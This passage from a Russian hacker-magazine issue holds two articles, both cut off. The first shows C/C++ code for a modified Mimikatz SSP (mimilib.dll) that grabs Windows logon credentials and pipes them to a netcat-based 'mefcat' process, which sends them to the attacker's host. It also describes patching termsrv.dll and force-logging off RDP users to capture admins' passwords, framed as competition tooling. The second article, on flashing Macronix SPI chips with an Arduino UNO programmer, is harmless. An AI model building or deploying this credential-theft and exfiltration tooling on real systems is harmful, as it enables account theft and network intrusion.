- netcat на стороне атакующего, принимающий креды от mefcat.

Сервер

Для связывания mefcat с SSP я выбрал именованные пайпы, а также Windows-события (Windows Events). И вот почему:

- pipe — достаточно надежный канал передачи данных. При возникновении ошибок их можно легко отследить и локализовать;
- глобальные события отлично подходят для синхронизации процессов.

Для начала необходимо установить соединение с удаленным хостом — получить сокет для взаимодействия с ним. Этим занимается класс `Listen3r` из модуля `LyH.cpp`. Единственная его функция — создание процесса `mefcat` с переданным адресом удаленной машины.

LyH.cpp

```
int listen3r::buildChannel(std::string IP,std::string PORT) {
    // ...
    std::string commandLine ="c:\\windows\\system32\\cmd.exe /c "s +
PATH + "nc6.exe "s + IP + " "s + PORT;
    // ...
    if (CreateProcessA(NULL,
        (LPSTR)(commandLine.c_str()),
        NULL,
        NULL,
        FALSE,
        CREATE_NEW_CONSOLE,
        NULL,
        NULL,
        (LPSTARTUPINFOA)(&si),
        &pi)) {
        SleepEx(5000, FALSE);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }
    else{
    // ...
```

Затем, после получения сокета, соединяем `mefcat` с `mimilib.dll`.

mefcat.c

```
// Название именованного канала, через который будут общаться SSP и
mefcat
#define PIPE_NAME L"\\\\.\\pipe\\communicate"

DWORD procCommunicate() {

    BOOL err = 0;

    // Создаем глобальное событие, указывающее нашему SSP, что
mefcat готов к работе
    hEvent = CreateEventW(NULL,TRUE,FALSE,L"Global\\active");
    if (hEvent == NULL) {
        DWORD err = GetLastError();
            // Если событие уже создано, то получаем его handle
        if (err == ERROR_ALREADY_EXISTS) {
            hEvent = OpenEventW(EVENT_ALL_ACCESS, FALSE, L"Global\\
active");

            if (hEvent == NULL) {
                printf("Cannot create|open event. exiting...\n");
                exit(-1);
            }
        }
    }
/* Создаем именованный канал передачи данных. Здесь mefcat выступает
в роли сервера, который создает именованный pipe и ждет подключения
от SSP */
    hpPass = CreateNamedPipeW(
        PIPE_NAME,
        PIPE_ACCESS_DUPLEX ,
        PIPE_TYPE_MESSAGE | PIPE_READMODE_MESSAGE |PIPE_WAIT,
        PIPE_UNLIMITED_INSTANCES,
        1024,
        1024,
        0,
        NULL);

    if (hpPass == INVALID_HANDLE_VALUE) {
        printf("Error creating named pipe: %d\n", GetLastError());
        return 1;
    }
      // Устанавливаем событие в сигнальное состояние (говорим SSP,
что мы готовы к работе)
    SetEvent(hEvent);

waitConnect:
    printf("Zetting for a cl13nt to c0nn3ct...\n");

      // Ожидаем подключения к нашему каналу SSP
    if (ConnectNamedPipe(hpPass, NULL) != TRUE && GetLastError() !=
ERROR_PIPE_CONNECTED) {

        printf("Error connecting to communicate channel: %d\n",
GetLastError());
        goto waitConnect;
    }

    printf("Client connected.\n");
      // После подключения ожидаем получения учетных данных от SSP
    while (1) {
        if (err)
            exit(1);

        char buf[1024] = { 0 };
        DWORD bytesRead;
        DWORD bytesWritten;

            // Получаем данные от SSP
        if (ReadFile(hpPass, buf, sizeof(buf), &bytesRead, NULL)) {

            printf("sending the leaked info to the host. . .\n");


/* Отправляем учетные данные на удаленный хост netfd — дескриптор
сокета, созданный mefcat при подключении к удаленному хосту */

            if (send(netfd, buf, bytesRead, 0) == SOCKET_ERROR) {

                        // Если удаленный хост закрыл соединение, то
выходим
                if (WSAGetLastError() == WSAECONNRESET ||
WSAGetLastError() == WSAECONNABORTED) {
                    printf("remote host disconnected. . .\n");
                    err = 1;

                }

            }
        }

        else {
            if (GetLastError() == ERROR_BROKEN_PIPE) {
                      // Закрываем текущее соединение,
переподключаем listener
                DisconnectNamedPipe(hpPass);
                hpPass = NULL;
                printf("PIPE HAS BROKEN goto up :(\n");
                goto waitConnect;
            }

        }

    }

    return 0;
}
```

Продолжение статьи →

СЛУШАЙ СЕРДЦЕ

ПИШЕМ ТУЛЗУ ДЛЯ ПЕРЕХВАТА УЧЕТОК

При разрыве соединения удаленным хостом программа завершается. Однако событие необходимо поставить в несигнальное состояние, чтобы проинформировать SSP о неработоспособности `mefcat` и соединения в целом. Для этого зарегистрируем callback-функцию, выполняющуюся перед завершением программы:

mefcat.c

```
BOOL WINAPI reset(DWORD event) {
    switch (event) {

    // Событие закрытия пользователем программы
    case CTRL_CLOSE_EVENT:
        lastSignal();
        return TRUE;
    default:
        return FALSE;
    }
}

void lastSignal() {
    if (hEvent != NULL) {
          // Устанавливаем событие в несигнальное состояние
        if (!ResetEvent(hEvent)) {
            DWORD err = GetLastError();
            printf("error while setting event: %d", err);
        }
    }
}

int main(int argc, char** argv)
{
    // Установка callback-функции при закрытии приложения
    SetConsoleCtrlHandler((PHANDLER_ROUTINE)reset, TRUE);
    // ...
}
```

Клиент

Отлично, серверную часть соединения мы написали, переходим к клиентской. Клиентская часть реализована внутри SSP — в виде библиотеки `mimilib.dll`.

При аутентификации пользователя из каждого зарегистрированного SSP вызывается функция `SpAcceptCredentials`, в которую передаются его учетные данные. В исходном коде Mimikatz внутри `SpAcceptCredentials()` вызываются функции, которые логируют пойманные учетные данные в файл:

kssp.c

```
NTSTATUS NTAPI kssp_SpAcceptCredentials(SECURITY_LOGON_TYPE LogonType
, PUNICODE_STRING AccountName, PSECPKG_PRIMARY_CRED
PrimaryCredentials, PSECPKG_SUPPLEMENTAL_CRED SupplementalCredentials
)
{
    FILE *kssp_logfile;

#pragma warning(push)
#pragma warning(disable:4996)

    if(kssp_logfile = _wfopen(*kssp_logfile, L"a"))
#pragma warning(pop)
    {
        // Функции перехвата учетных данных
        klog(kssp_logfile, L"%wZ\\%wZ (%wZ)\t",&PrimaryCredentials->
DomainName, &PrimaryCredentials->DownlevelName, AccountName);
        klog_password(kssp_logfile, &PrimaryCredentials->Password);
        klog(kssp_logfile, L"\n");
        fclose(kssp_logfile);
    }

    return STATUS_SUCCESS;
}
```

Увы, но функции работают со структурой `FILE`, нам же нужно писать в `handle` именованного pipe. Напишем свою функцию `klog_pipe`, которая как раз и будет играть роль клиента.

Для начала необходимо получить handle события, а затем проверить его состояние и определить, готов ли `mefcat` к работе.

utils.c

```
int klog_pipe(PUNICODE_STRING Domain, PUNICODE_STRING downLevel,
PUNICODE_STRING AccountName, PUNICODE_STRING Password) {

    DWORD bytesWritten = 0;
    BOOL active = FALSE;

  // Если событие еще не создано, создаем его и ждем, пока состояние
события изменит mefcat
    HANDLE hEvent = CreateEventW(NULL,TRUE,FALSE,L"Global\\active");

    if (hEvent == NULL) {
        DWORD err = GetLastError();
        if (err == ERROR_ALREADY_EXISTS) {
            // Получаем хендл события
            hEvent = OpenEventW(EVENT_ALL_ACCESS,FALSE, L"Global\\
active");
            if (hEvent == 0)
                return -1;
        }
    }

  // WaitForSingleObject с нулевым временем ожидания немедленно
возвращает состояние события
    DWORD chkEvent = WaitForSingleObject(hEvent, 0);
    // Событие в сигнальном состоянии?
    if (chkEvent == WAIT_OBJECT_0)
    {
    . . .
    else{
      // Если нет, то просто закрываем хендл события
        CloseHandle(hEvent);
        return 0;
}
```

И если `mefcat` готов к работе, реализуем основную логику клиентской части:

```
/* transactToPipe вынесена в глобальную область видимости текущего
файла. Это нужно для того, чтобы при каждом новом вызове функции
SpAcceptCredentials наша сессия с mefcat сохранялась
*/
static HANDLE transactToPipe = INVALID_HANDLE_VALUE;

if (chkEvent == WAIT_OBJECT_0)
    {
        // Если у нас нет валидного handle именованного канала,
получаем его

        if (transactToPipe == INVALID_HANDLE_VALUE) {
            transactToPipe = CreateFileW(
                L"\\\\.\\pipe\\communicate",
                GENERIC_WRITE | GENERIC_READ,
                0,
                NULL,
                OPEN_EXISTING,
                0,
                NULL);
        }

        if (transactToPipe == INVALID_HANDLE_VALUE ) {
            return -1;
        }

        // Выделяем память под креды
        wchar_t* data = calloc(sizeof(wchar_t) * 511, 1);

        // Копируем креды
        int ret = swprintf(data, 511, L"%s|%s\n",
            // Domain->Buffer,
            // Мне достаточно было логина и пароля
            // downLevel->Buffer,
            AccountName->Buffer,
            Password->Buffer
        );
      DWORD len = (DWORD)(wcslen(data)) * sizeof(wchar_t);

        // Отправляем креды в именованный канал
        BOOL success = WriteFile(
            transactToPipe,
            data,
            len,
            &bytesWritten,
            NULL
        );

/* Здесь выполняется проверка на работоспособность mefcat. В случае
если он сломался, закрываем handle пайпа. При последующем вызове
функции SpAcceptCredentials и при условии, что событие в сигнальном
состоянии, получим его заново */

        if (!success) {
            DWORD err = GetLastError();
            // Если pipe сломался (закрыт mefcat)
            if (err == ERROR_NO_DATA || err ==
ERROR_PIPE_NOT_CONNECTED ||
                err == ERROR_BROKEN_PIPE)
            {
                // Закрываем хендл текущего соединения
                CloseHandle(transactToPipe);
                // Говорим функции, что надо создать новый pipe
handle
                transactToPipe = INVALID_HANDLE_VALUE;
            }
        }

         free(data);
    }
        // Предотвращаем утечку хендлов события
        CloseHandle(hEvent);
         return 0;
}
```

Теперь добавляем нашу функцию во внутренности `kssp_SpAcceptCredentials`:

kssp.c

```
NTSTATUS NTAPI kssp_SpAcceptCredentials(SECURITY_LOGON_TYPE LogonType
, PUNICODE_STRING AccountName, PSECPKG_PRIMARY_CRED
PrimaryCredentials, PSECPKG_SUPPLEMENTAL_CRED SupplementalCredentials
)
{
    FILE *kssp_logfile;

#pragma warning(push)
#pragma warning(disable:4996)

    // Наша функция
    klog_pipe(&PrimaryCredentials->DomainName,&PrimaryCredentials->
DownlevelName, AccountName, &PrimaryCredentials->Password);
    if(kssp_logfile = _wfopen(*kssp_logfile, L"a"))
#pragma warning(pop)
    . . .
```

Готово, теперь наша программа умеет «слушать» учетные данные в реальном времени и «нашептывать» их нам.

Противодействие

INFO

Код в этой части статьи не претендует на красоту решения проблемы, тем не менее для полного понимания хода создания offensive tool я все же решил рассказать об этом.

Когда я писал этот код, основной целью было поиграть с оппонентами в «царя горы», зная, что заведомо выиграю я. Мне не хотелось изучать внутрянку протокола RDP, вместо этого я решил использовать свой скромный опыт.

Я знал, что, если пропатчить `termsrv.dll` — библиотеку, отвечающую за работу с RDP-соединениями, можно получить multi-session RDP: в этом случае несколько пользователей смогут работать на одной и той же машине через RDP одновременно и у них не будет выскакивать окошко, информирующее о том, что на машине уже кто-то есть.

Существует также утилита `qwinsta.exe`, которая предоставляет информацию об открытых сессиях RDP, и утилита `logoff.exe`, завершающая заданный сеанс RDP.

Теперь формируем последовательность действий, исходя из данных выше:

1. Создаем пользователя, добавляем в группу «Администраторы».
2. Загружаем на компьютер `LyH.exe`.
3. Запускаем `LyH.exe`, указываем параметры:

```
--patch, --koh [username]
```

При этом заходящие пользователи будут успевать лишь ввести свой пароль (который перехватит LyH и передаст нам), а затем вместо рабочего стола у них сразу же появится надпись logout...

INFO

На практике пользователи сразу же пишут организаторам или админам, мол, тачка упала, админ, переподними. Админ зачастую пытается сначала зайти на наш хост, и его учетные данные тоже улетают к нам.

Теперь переходим к технической части вопроса.

В программе за все эти функции отвечает класс `kik3r` из модуля `LyH.cpp`. Он просто запускает два скрипта в виде отдельных процессов — `patchTermSrv.exe` и `KoH.bat`.

LyH.h

```
class kik3r {
public:

    kik3r() = default;
    int patchMultiRDP();
    // KoH.bat стартует отсюда
    int kick_off();
};
```

LyH.cpp

```
int kik3r::patchMultiRDP() {

    std::cout << "[kik3r] trying to patch termsrv.dll for allowing
multiple rdp client...\n";

    STARTUPINFO si = { sizeof(si) };
    PROCESS_INFORMATION pi;
    memset(&si, 0, sizeof(STARTUPINFO));
    memset(&pi, 0, sizeof(PROCESS_INFORMATION));
    if (CreateProcessA(NULL,
        (LPSTR)( (PATH + "\\patchTerm.exe"s ).c_str()),
    . . .
```

Первый из них — powershell-script с GitHub, завернутый в exe-формат. Он патчит `termSrv.dll`. Второй — скрипт, стыренный с сайта сисадминов и адаптированный под мои нужды.

Скрипт ежесекундно запускает процессы `qwinsta.exe` и `logoff.exe`. Qwinsta говорит `logoff.exe`, есть ли в системе кто-то новенький, и, если есть, `logoff.exe` кикает его. Причем «царя горы» он не трогает.

Исходный код программы и все ее составляющие можно посмотреть на моем GitHub.

ВЫВОДЫ

В итоге у нас получился вот такой вот «Франкенштейн», состоящий из небольшого множества опенсорсных допиленных проектов.

В статье я попытался рассмотреть подготовку к соревнованиям под другим углом и показать, что для решения практических задач можно собрать что-то свое. При должном подходе к проектированию и созданию подобного инструментария можно обскакать всех соперников. Как говорил великий русский полководец Александр Васильевич Суворов, «Тяжело в учении — легко в бою». Успехов!

НЕПРОСТОЙ MACRONIX

Расширяем перечень микросхем, подвластных UNO-программатору

В сегодняшней статье мы разберемся, почему микросхемы Macronix отказываются работать с самодельным программатором на базе Arduino UNO и при чем здесь длина проводов. А заодно разработаем методику моделирования таких схем и автоматизируем тестирование чтения-записи.

Игорь Орещенков
r0bur@mail.ru

На рынке доступно множество микросхем памяти SPI Flash 25-й серии, которые совместимы между собой по принципу работы и электрическим параметрам. Но, как оказалось, не все они одинаково хорошо работают с самодельным программатором, собранным на основе клона Arduino UNO.

В этой статье мы разберемся, почему такой программатор отказывается работать с чипом MX25L6406E производства Macronix. По ходу дела разработаем и обоснуем метод оценки качества работы программатора, проведем множество экспериментов, выдвинем и опровергнем несколько гипотез, построим теоретические модели соединительных проводов.

Еще мы выполним имитацию их работы в программе Quite Universal Circuit Simulator и в конце концов найдем и устраним «слабое звено». Ты увидишь, что длина соединительных проводов имеет значение, но отнюдь не решающее.

ОТ ПОЛНОГО НЕПОНИМАНИЯ К НАЧАЛУ ДИАЛОГА


В предыдущей статье «UNO-программатор для SPI Flash. Прошиваем маршрутизатор подручными средствами» я рассказал о том, как собрал программатор, записав скетч frser-duino в клон Arduino UNO, и успешно применил его для записи дампа прошивки маршрутизатора в микросхему Winbond 25Q128FVSG с помощью утилиты flashrom. К сожалению, маршрутизатор с новой прошивкой не завелся, и возникла мысль записать прошивку в микросхему Macronix MX25L6406E, объем памяти которой в точности соответствовал размеру файла с дампом. В спецификации на этот чип указано, что он работает на напряжениях от 2,7 до 3,6 В и все восемь его контактов имеют те же назначения, что и у предыдущего «пациента».

WWW

Спецификация микросхемы Macronix MX25L6406E доступна на сайте производителя.

Я не испытывал тревоги: ну что тут может пойти не так? Разве что емкость микросхемы составляет не 16 Мбайт, а только 8 Мбайт, но это и к лучшему — процесс займет меньше времени. О, как же я ошибался!

Мне так понравилось пользоваться «картриджем», изготовленным из микросхемы SPI Flash, что изделие MX25L6406E я тоже поместил на переходнике SOP8 — DIP8 с контактами и установил на панельку DIP8 платы программатора с резистивными делителями для согласования уровней сигналов. Конструкцию платы тебе напомнит этот рисунок.



Согласующая плата для подключения трехвольтовой микросхемы SPI Flash к UNO-программатору

Не ожидая никакого подвоха, я набрал команду, чтобы узнать идентификатор микросхемы в контексте UNO-программатора:

```
flashrom -p serprog:dev=/dev/ttyUSB0:115200
```

Но вместо ожидаемых сведений на экране появилось сообщение об ошибке:

```
No EEPROM/flash device found
```

Что такое? Программатор не видит микросхему? Наверное, контакты окислились. Отключил программатор, достал картридж, протер его ножки, установил обратно, повторил команду. Опять не видит! Проверил соединительные провода и не обнаружил ошибок коммутации. Но программатор продолжал упорствовать: никакой микросхемы не подключено. И спорить с ним было бесполезно.

Я перечитал спецификацию MX25L6406E и не нашел ничего нового для себя. Результаты поиска в интернете тоже не дали готового решения. Те, у кого возникла такая же проблема, в основном сетовали на большое количество поддельных чипов и отказывались от дальнейших попыток. Но встретилось несколько упоминаний о том, что иногда программирование проходит с большей стабильностью при пониженном напряжении. Это уже кое-что!

Почему резистивный делитель не подходит для питания

Ты можешь спросить: а почему бы не понизить напряжение питания с помощью резистивного делителя так, как мы делали для сигнальных линий? Но это плохая идея, и вот почему. Во-первых, на параметры резистивного делителя большое влияние оказывает сопротивление входа нагрузки, которое в нашем случае не так велико.

Во-вторых, ток питания микросхемы в режиме записи VCC Program Current составляет, если верить спецификации, 20 мА, что на много порядков превышает ток сигналов. Это не позволяет использовать высокоомные резисторы в плечах делителя — они просто не обеспечат прохождения необходимого тока.

А использование низкоомных приведет к значительному току через резистивный делитель на общую шину, что может вызвать перегрузку источника. Обычно для понижения напряжения питания используют преобразователи DC/DC на требуемое значение.

Немного понизить напряжение питания проще всего последовательным включением на линии VCC диода в прямом направлении. Я подключил диод 1N4148, и напряжение с 3,3 В упало до 2,9 В. При этом оно все еще находится в допустимом диапазоне, который указан в спецификации.

В ответ на повторный ввод команды я увидел такие строки:

```
...

Found Macronix flash chip "MX25L6405" (8192 kB, SPI) on serprog.

Found Macronix flash chip "MX25L6406E/MX25L6408E" (8192 kB, SPI)
on serprog.

Found Macronix flash chip "MX25L6436E/MX25L6445E/MX25L6465E/MX25L6473E"
(8192 kB, SPI) on serprog.

Multiple flash chip definition match the detected chip(s):
"MX25L6405","MX25L6406E/MX25L6408E","MX25L6436E/MX25L6445E/MX25L6465E/MX
25L6473E".

Please specify which chip definition to use with the -c  option.
```

Ну вот, дело сдвинулось с мертвой точки! Прочитанному программатором идентификатору микросхемы удовлетворяют несколько моделей чипов, и нам предлагается указать конкретный модельный ряд с помощью параметра -c. В нашем случае подходит второй из предложенных вариантов, поэтому команду записи файла `zte_h118n.bin`, размер которого совпадает с емкостью микросхемы, можно сформулировать так:

```
flashrom -p serprog:dev=/dev/ttyUSB0:115200 -c "MX25L6406E/
MX25L6408E" -w zte_h118n.bin
```

На экране побежали информационные сообщения выполняемого процесса, но завершился он неудачей:

```
...

Verifying flash... FAILED at 0x00000002!

Expected = 0x00, Found = 0x01, failed byte count from 0x00000000-
0x007fffff: 0x15a53

Your flash chip is in an unknown state.
```


Вот так, при сверке было обнаружено 88 659 расхождений, а микросхема перешла в неопределенное состояние.

КАК СЛЫШНО? ПРИЕМ!

Я пробовал повторить операцию, но без особых успехов. Надо было что-то менять в устройстве этой экспериментальной установки. Попробовал подключить еще один диод по линии питания, но после этого микросхема снова перестала определяться.

Может быть, понизить напряжение не питания, а информационных сигналов? Давай попробуем! Тем более что для этого нам не придется вносить существенных изменений в конструкцию. У нас уже есть три «понизителя» напряжения на резистивных делителях. Для ясности схему одного из них я показал на рисунке.

Если увеличивать сопротивление резистора R1, то напряжение сигнала на выходе будет уменьшаться. А для увеличения сопротивления достаточно последовательно к R1 подключить резистор R3. Это можно сделать даже без пайки, просто скрутив один вывод резистора R3 с концом соединительного провода, а другой вывод использовать в качестве штекера.




Увеличение сопротивления плеча резистивного делителя

Чтобы снизить риск повреждения микросхемы памяти во время экспериментов, я решил сначала добиться устойчивого чтения, а к записи перейти позже. И вот, убрав диод с линии питания и подключив на линии SCK (вывод 13 UNO-программатора) и MOSI (вывод 11 UNO-программатора) по одному добавочному резистору сопротивлением 2000 Ом, я выполнил чтение содержимого микросхемы памяти.

INFO

Считывание содержимого микросхемы памяти было возможно только в том случае, если добавочные резисторы размещались на конце провода, подключенного к UNO-программатору. Если перевернуть провод и поместить резистор на стороне платы SPI Flash, то программатор волшебным образом перестает обнаруживать микросхему.

Но как узнать, было ли это чтение безошибочным, если данные в микросхему были записаны с ошибкой? Сравнение с исходным файлом в этом случае ничего не даст. Тогда я решил выполнить чтение еще раз и сравнить между собой полученные результаты. Если они совпадут, то цель достигнута. А если нет, то за оценку количества ошибок чтения можно принять величину d/2, где количество расхождений d значительно меньше размера файла (посмотри на рисунок).



Количество ошибок e при чтении и число расхождений d при сравнении

У меня получилось d = 399 858 расхождений, что соответствует 199 929 ошибкам, или ошибкам в (199 929 / 8 388 608) × 100 = 2,38% байт. Насколько можно доверять такой оценке и насколько она стабильна? Может быть, в следующий раз будет 25%, а потом 0,01%?

ОБРАТИМСЯ К СТАТИСТИКЕ

Чтобы не гадать на кофейной гуще, я решил прибегнуть к статистике. Для этого написал на Python программу `compare.py`, которая побайтово сравнивает два файла и подсчитывает количество обнаруженных различий.

Вот листинг программы `compare.py` для побайтового сравнения двух файлов.

```
import sys
if len (sys.argv) != 3:
    print ("Binary files comparison.")
    print ("Usage: %s file1 file2" % sys.argv[0])
    quit ()
print ("Files comparison: %s <---> %s" % (sys.argv[1], sys.argv[2]))

bufsize = 4096
diffs = 0
size = 0
f1 = open (sys.argv[1], 'rb')
f2 = open (sys.argv[2], 'rb')
n = 1
while n > 0:
    b1 = f1.read (bufsize)
    b2 = f2.read (bufsize)
